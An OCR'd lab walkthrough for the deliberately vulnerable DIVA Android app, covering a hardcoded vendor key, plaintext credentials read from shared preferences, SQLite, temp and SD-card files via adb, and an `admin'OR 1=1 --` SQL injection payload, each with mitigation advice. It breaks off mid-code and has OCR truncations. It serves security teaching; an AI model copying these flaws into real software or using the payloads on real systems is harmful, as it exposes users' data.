

HardcodeActivity.class - Java Decompiler
File Edit Navigation Search Help
classes-dex2jar.jar
android.support
jakhar.aseem.diva
APICreds2Activity.class
APICredsActivity.class
AccessControl1Activity.class
AccessControl2Activity.class
AccessControl3Activity.class
AccessControl3NotesActivity.class
BuildConfig.class
DivaJni.class
Hardcode2Activity.class
HardcodeActivity.class
InputValidation2URISchemeActivity.clas
InputValidation3Activity.class
InsecureDataStorage1Activity.class
InsecureDataStorage2Activity.class
InsecureDataStorage3Activity.class
InsecureDataStorage4Activity.class
LogActivity.class
MainActivity.class
NotesProvider.class
R.class
SQLInjectionActivity.class
LogActivity.class
HardcodeActivity.class

```java
package jakhar.aseem.diva;

import android.content.Context;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class HardcodeActivity extends AppCompatActivity {
  public void access(View paramView) {
    if (((EditText)findViewById(2131492987)).getText().toString().equals("vendorsecretkey")) {
      Toast.makeText((Context)this, "Access granted! See you on the other side :)", 0).show();
      return;
    }
    Toast.makeText((Context)this, "Access denied! See you in hell :D", 0).show();
  }

  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968607);
  }
}
```

- Now on your virtual Android device, enter the vendor key as **`vendorsecretkey`** and click the Access button. This time you will get the “Access granted!” message ☺

Mitigation: Developers should have saved the vendor key on the server side and that too well encrypted. Moreover, the user entered key should be encrypted before sending for a comparison on the server side.

Activity 3: Insecure Data Storage – Part 1



Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....

1:07

3. Insecure Data Storage - Part 1

Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.


Enter 3rd party service user name

Enter 3rd party service password

SAVE

Overview:
Sometimes Android developers store sensitive information without encryption. Android app developers have several storage options to choose from, depending on the type and amount of data being stored as well as security, performance, and data accessibility. Some of the storage locations are:

- **Shared Preferences:** Each app has its own directory `/data/data/<pckg>/` that further contains `shared_prefs/` subdirectory containing `xml` files where developer can store small amounts of primitive data. Best for storing simple configurations, preferences that need to persist across app launches, e.g., user preference of using an app in light or dark mode. NOT for sensitive information.
- **Databases:** SQLite is a lightweight RDBMS used to store private structured data.
- **Internal File Storage:** Used to store raw files in the device's internal storage, which is private to the app and inaccessible to other apps.
- **External File Storage:** Used to store raw files in the device's SD-card (accessible to all apps on the device). Suitable for storing large files like images, videos, or documents that users might want to access outside the app.
- An example CVE is CVE-2018-11544, that exist in Olive Tree FTP server 1.32 for Android that stores user names and passwords in plain text inside the shared_prefs xml file.
- ***Objective:*** The app prompts for entering new credentials for a service, that it will save somewhere. Let us give `arif:kakamanna` as username and password. It will give a message "3rd party credentials saved successfully". Our objective is to check out where these credentials are saved. The Java class related to this activity is **`InsecureDataStorage1Activity.class`**, so select it from the left pane of `jd-gui` to view the Java source code. The user defined method `saveCredentials()` is called whenever a user clicks the button, which saves the credentials entered inside `editText1` and `editText2` inside the SharedPreferences.



```
classes-dex2jar.jar
  android.support
  jakhar.aseem.diva
    APICreds2Activity.class
    APICredsActivity.class
    AccessControl1Activity.class
    AccessControl2Activity.class
    AccessControl3Activity.class
    AccessControl3NotesActivity.class
    BuildConfig.class
    DivaJni.class
      DivaJni
    Hardcode2Activity.class
    HardcodeActivity.class
    InputValidation2URISchemeActivity.class
    InputValidation3Activity.class
    InsecureDataStorage1Activity.class
    InsecureDataStorage2Activity.class
    InsecureDataStorage3Activity.class
    InsecureDataStorage4Activity.class
      InsecureDataStorage4Activity
    LogActivity.class
    MainActivity.class
    NotesProvider.class
    R.class
    SQLInjectionActivity.class
```

InsecureDataStorage2Activity.class | InsecureDataStorage1Activity.class

```java
package jakhar.aseem.diva;

import android.content.Context;
import android.content.SharedPreferences;
import android.os.Bundle;
import android.preference.PreferenceManager;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class InsecureDataStorage1Activity extends AppCompatActivity {
  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968611);
  }

  public void saveCredentials(View paramView) {
    SharedPreferences.Editor editor = PreferenceManager.getDefaultSharedPreferences((Context)this).edit();
    EditText editText1 = (EditText)findViewById(2131493000);
    EditText editText2 = (EditText)findViewById(2131493001);
    editor.putString("user", editText1.getText().toString());
    editor.putString("password", editText2.getText().toString());
    editor.commit();
    Toast.makeText((Context)this, "3rd party credentials saved successfully!", 0).show();
  }
}
```

Let us now look for the directory where normally Android apps saves the xml files for SharedPreferences. This file can be read if the device is rooted, adb is running as root or if the file permissions are misconfigured:

```
$ adb shell
vbox86p:/# cd /data/data/jakhar.aseem.diva/shared_prefs
vbox86p:/# ls
WebViewChromiumPrefs.xml   jakhar.aseem.diva_preferences.xml
vbox86p:/# cat jakhar.aseem.diva_preferences.xml
<map>
    <string name="password"><kakamanna</string>
    <string name="user"><arif</string>
</map>
```


Mitigation: Developers must not save sensitive information inside SharedPreferences xml files, and if they need to, then they must encrypt the sensitive information using some symmetric encryption algorithm like AES, Blowfish, ChaCha20.


Activity 4: Insecure Data Storage – Part 2

Overview:
We already know that Android developers can store information inside SharedPreferences, **Databases**, internal file storage, and external file storage.

Objective: This app prompts for entering new credentials for a service, that it will save somewhere. Let us give `rauf:fcu` as username and password. It will give a message "3rd party credentials saved successfully". Our objective is to check out where these credentials are saved. The Java class related to this activity is **`InsecureDataStorage2Activity.class`**, so select it from the left pane of `jd-gui` to view the source code. By viewing the source code for this activity, we can have following observations:

- In the `onCreate()` method, it is creating an instance of `SQLiteDatabase`. Further it is using the `openOrCeateDatabase()` method to create a database `ids2`.
- Then it is using the `execSQL()` method to create a table `myuser` in that database.
- Finally, the `saveCredentials()` method is called whenever a user clicks the button, which saves the credentials entered inside `editText1` and `editText2` inside the `ids2.user` table, using INSERT statement.


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....
1:07
4. Insecure Data Storage - Part 2
Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.
Enter 3rd party service user name
Enter 3rd party service password
SAVE
Free for personal use


classes-dex2jar.jar
android.support
jakhar.aseem.diva
APICreds2Activity.class
APICredsActivity.class
AccessControl1Activity.class
AccessControl2Activity.class
AccessControl3Activity.class
AccessControl3NotesActivity.class
BuildConfig.class
DivaJni.class
DivaJni
Hardcode2Activity.class
HardcodeActivity.class
InputValidation2URISchemeActivity.class
InputValidation3Activity.class
InsecureDataStorage1Activity.class
InsecureDataStorage2Activity.class
InsecureDataStorage3Activity.class
InsecureDataStorage4Activity.class
InsecureDataStorage4Activity
LogActivity.class
MainActivity.class
NotesProvider.class
R.class
SQLInjectionActivity.class
InsecureDataStorage2Activity.class


```java
ort android.support.v7.app.AppCompatActivity;
ort android.util.Log;
ort android.view.View;
ort android.widget.EditText;
ort android.widget.Toast;

lic class InsecureDataStorage2Activity extends AppCompatActivity {
rivate SQLiteDatabase mDB;

rotected void onCreate(Bundle paramBundle) {
  super.onCreate(paramBundle);
  try {
    this.mDB = openOrCreateDatabase("ids2", 0, null);
    this.mDB.execSQL("CREATE TABLE IF NOT EXISTS myuser(user VARCHAR, password VARCHAR);");
  } catch (Exception exception) {
    Log.d("Diva", "Error occurred while creating database: " + exception.getMessage());
  }
  setContentView(2130968612);


ublic void saveCredentials(View paramView) {
  EditText editText1 = (EditText)findViewById(2131493003);
  EditText editText2 = (EditText)findViewById(2131493004);
  try {
    this.mDB.execSQL("INSERT INTO myuser VALUES ('" + editText1.getText().toString() + "', '
    this.mDB.close();
  } catch (Exception exception) {
    Log.d("Diva", "Error occurred while inserting into database: " + exception.getMessage()
  }
  Toast.makeText((Context)this, "3rd party credentials saved successfully!", 0).show();
```

Let us now look for the directory where normally Android apps save the databases:

```
$ adb shell
vbox86p:/# cd /data/data/jakhar.aseem.diva/databases/
vbox86p:/# ls
divanotes.db   ids2  sqli
vbox86p:/# sqlite3 ids2
sqlite> .tables
android_metadata     myuser
sqlite> select * from myuser;
rauf:fcu
sqlite> .quit
```

Mitigation: Developers must save sensitive information inside databases, using some symmetric encryption algorithm like AES, Blowfish, ChaCha20 or using some good hashing algorithm like bcrypt, scrypt, argon2 to save credentials.

Activity 5: Insecure Data Storage – Part 3


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....
1:08
5. Insecure Data Storage - Part 3


Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.

Enter 3rd party service user name
Enter 3rd party service password
SAVE
Free for personal use

Overview:
We already know that Android developers can store information inside SharedPreferences, Databases, **internal file storage**, and external file storage.

Objective: This app prompts for entering new credentials for a service, that it will save somewhere. Let us give `root:toor` as username and password. It will give a message “3rd party credentials saved successfully”. Our objective is to check out where these credentials are saved. The Java class related to this activity is **`InsecureDataStorage3Activity.class`**, so select it from the left pane of `jd-gui` to view the source code. By viewing the source code for this activity, we can have following observations:

- In the `saveCredentials()` method, it is creating a temporary file named `uinfo` using the `createTempFile()` method.
- Finally, it is using the `write()` method, which writes the credentials entered inside `editText1` and `editText2` inside the temporary file.


classes-dex2jar.jar
android.support
jakhar.aseem.diva
APICreds2Activity.class
APICredsActivity.class
AccessControl1Activity.class
AccessControl2Activity.class
AccessControl3Activity.class
AccessControl3NotesActivity.class
BuildConfig.class
DivaJni.class
DivaJni
Hardcode2Activity.class
HardcodeActivity.class
InputValidation2URISchemeActivity.class
InputValidation3Activity.class
InsecureDataStorage1Activity.class
InsecureDataStorage2Activity.class
InsecureDataStorage3Activity.class
InsecureDataStorage4Activity.class
InsecureDataStorage4Activity
LogActivity.class
MainActivity.class
NotesProvider.class
R.class
SQLInjectionActivity.class
InsecureDataStorage4Activity.class
InsecureDataStorage3Activity.class


```java
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;
import java.io.File;
import java.io.FileWriter;

public class InsecureDataStorage3Activity extends AppCompatActivity {
  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968613);
  }

  public void saveCredentials(View paramView) {
    EditText editText1 = (EditText)findViewById(2131493006);
    EditText editText2 = (EditText)findViewById(2131493007);
    File file = new File((getApplicationInfo()).dataDir);
    try {
      file = File.createTempFile("uinfo", "tmp", file);
      file.setReadable(true);
      file.setWritable(true);
      FileWriter fileWriter = new FileWriter(file);
      fileWriter.write(editText1.getText().toString() + ":" + editText2.getText().toString(
      fileWriter.close();
      Toast.makeText((Context)this, "3rd party credentials saved successfully!", 0).show();
      return;
    } catch (Exception exception) {
      Toast.makeText((Context)this, "File error occurred", 0).show();
      Log.d("Diva", "File error: " + exception.getMessage());
      return;
    }
  }
}
```

Let us now look for the temporary file inside the `jakhar.aseem.diva/` directory:

```
$ adb shell
vbox86p:/# cd /data/data/jakhar.aseem.diva/
vbox86p:/# ls
uinfo424316tmp        databases     shared_pref       lib
vbox86p:/# cat uinfo424316tmp
root:toor
```

Mitigation: Developers must save sensitive information inside files, using some symmetric encryption algorithm like AES, Blowfish, ChaCha20 or using some good hashing algorithms like bcrypt, scrypt, argon2 to save credentials.

Activity 6: Insecure Data Storage – Part 4



Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....
1:09
6. Insecure Data Storage - Part 4
Enter 3rd party service user name
Enter 3rd party service password
SAVE
Free for personal use

Objective: Find out where/how the credentials are being stored and the vulnerable code.
Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.

Overview:
We already know that Android developers can store information inside SharedPreferences, Databases, internal file storage, and **external file storage**.

Objective: This app prompts for entering new credentials for a service, that it will save somewhere. Let us give `mujahid:secret` as username and password. It will give a message "3rd party credentials saved successfully". Our objective is to check out where these credentials are saved. The Java class related to this activity is **`InsecureDataStorage4Activity.class`**, so select it from the left pane of `jd-gui` to view the source code. By viewing the source code for this activity, we can have following observations:

- In the `saveCredentials()` method, it is calling a method `getExternalStorageDirectory()`, which gives us an idea that it is storing the credentials in some external storage (SD card).
- Later in the code you can see another method that is creating a hidden file named `.uinfo.txt` and finally it is using the `write()` method, which writes the credentials entered in the `editText1` and `editText2` to an external file.


classes-dex2jar.jar
android.support
jakhar.aseem.diva
APICreds2Activity.class
APICredsActivity.class
AccessControl1Activity.class
AccessControl2Activity.class
AccessControl3Activity.class
AccessControl3NotesActivity.class
BuildConfig.class
DivaJni.class
DivaJni
Hardcode2Activity.class
HardcodeActivity.class
InputValidation2URISchemeActivity.class
InputValidation3Activity.class
InsecureDataStorage1Activity.class
InsecureDataStorage2Activity.class
InsecureDataStorage3Activity.class
InsecureDataStorage4Activity.class
InsecureDataStorage4Activity
LogActivity.class
MainActivity.class
NotesProvider.class
R.class
SQLInjectionActivity.class
InsecureDataStorage4Activity.class

```java
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;
import java.io.File;
import java.io.FileWriter;

public class InsecureDataStorage4Activity extends AppCompatActivity {
  protected void onCreate(Bundle paramBundle) {
    super.onCreate(paramBundle);
    setContentView(2130968614);
  }

  public void saveCredentials(View paramView) {
    EditText editText1 = (EditText)findViewById(2131493010);
    EditText editText2 = (EditText)findViewById(2131493011);
    File file = Environment.getExternalStorageDirectory();
    try {
      file = new File(file.getAbsolutePath() + "/.uinfo.txt");
      file.setReadable(true);
      file.setWritable(true);
      FileWriter fileWriter = new FileWriter(file);
      fileWriter.write(editText1.getText().toString() + ":" + editText2.getText().toString(
      fileWriter.close();
      Toast.makeText((Context)this, "3rd party credentials saved successfully!", 0).show();
      return;
    } catch (Exception exception) {
      Toast.makeText((Context)this, "File error occurred", 0).show();
      Log.d("Diva", "File error: " + exception.getMessage());
      return;
    }
  }
}
```

If you get an error when running this activity on the AVD, you may need to grant the permissions on run-time using following command:


```
$ adb shell pm grant jakhar.aseem.diva android.permission.WRITE_EXTERNAL_STORAGE
```

For external storage, we will look for the file inside the `/mnt/sdcard/` directory:

```
$ adb shell
vbox86p:/# cat /mnt/sdcard/.uinfo.txt
mujahid:secret
```

Mitigation: Developers must save sensitive information inside files, using some symmetric encryption algorithm like AES, Blowfish, ChaCha20 or using some good hashing algorithms like bcrypt, scrypt, argon2 to save credentials.

Activity 7: Input Validation Issues – Part 1


Samsung Galaxy S10 (1440x3040, 560dpi) - 192.168....


1:10

7. Input Validation Issues - Part 1

Objective: Try to access all user data without knowing any user name. There are three users by default and your task is to output data of all the three users with a single malicious search.
Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it. For ease of testing there are three users already present in the database, for example one of them is admin, you can try searching for admin to test the output.

Overview:
Input validation issues occurs, where an application does not sanitize user input, resulting in client-side as well as server-side attacks. One of the attack types is SQL injection, which typically involves injecting or inserting malicious SQL code into a query through user input field, often leading to unauthorized actions such as retrieving sensitive data, bypassing authentication, altering database content or even achieve remote code execution.

Objective: The objective is to access all user data without knowing any username or one user named admin. There are three users in the database and one of them is `admin`. Your task is to output data of all the three users with a single malicious search. When we enter a user name `admin`, it outputs two additional pieces of information and that is his password and credit card number. The Java class related to this activity is **`SQLInjectionActivity.class`**, so select it from the left pane of `jd-gui` to view the source code. If you view its source code you will see it is creating SQLite database with the name of `sqli` and a table inside it with the name of `sqliuser`. The table has three columns (user, password, credit_card) in it. The code is then entering three users in that table namely `admin`, `diva`, and `john` along with their passwords and credit_card numbers. Although it is quite simple to open that database and access all the data using the SELECT statement. But let me see from the app if it is vulnerable to SQLi by entering two single quotes in the name field and it gives us a message `user('') not found`. GR8, this shows that the app suffers with SQLi. Try giving following malicious input, which will do the job: `admin'OR 1=1 --` After we enter the above payload and press the SEARCH button the resulting query is: **`SELECT * FROM sqliuser WHERE user='admin'OR 1=1`**


```
public void search(View paramView) {
  EditText editText = (EditText)findViewById(2131493017);
  try {
    StringBuilder stringBuilder1;
    SQLiteDatabase sQLiteDatabase = this.mDB;
    StringBuilder stringBuilder2 = new StringBuilder();
    this();
    Cursor cursor = sQLiteDatabase.rawQuery(stringBuilder2.append("SELECT * FROM sqliuser WHERE user = '").append(editText.getText().toString()).append("'").toString(), null);
    stringBuilder2 = new StringBuilder();
    this("");
    if (cursor != null && cursor.getCount() > 0) {
      cursor.moveToFirst();
      do {
        stringBuilder1 = new StringBuilder();
        this();
        stringBuilder2.append(stringBuilder1.append("User: (").append(cursor.getString(0)).append(") pass: (").append(cursor.getString(1)).append(") Credit card: (").append(cursor.getString(2)).appe
      } while (cursor.moveToNext());
    } else {
      StringBuilder stringBuilder = new StringBuilder();
      this();
      stringBuilder2.append(stringBuilder.append("User: (").append(stringBuilder1.getText().toString()).append(") not found").toString());
    }
    Toast.makeText((Context)this, stringBuilder2.toString(), 0).show();
  } catch (Exception exception) {
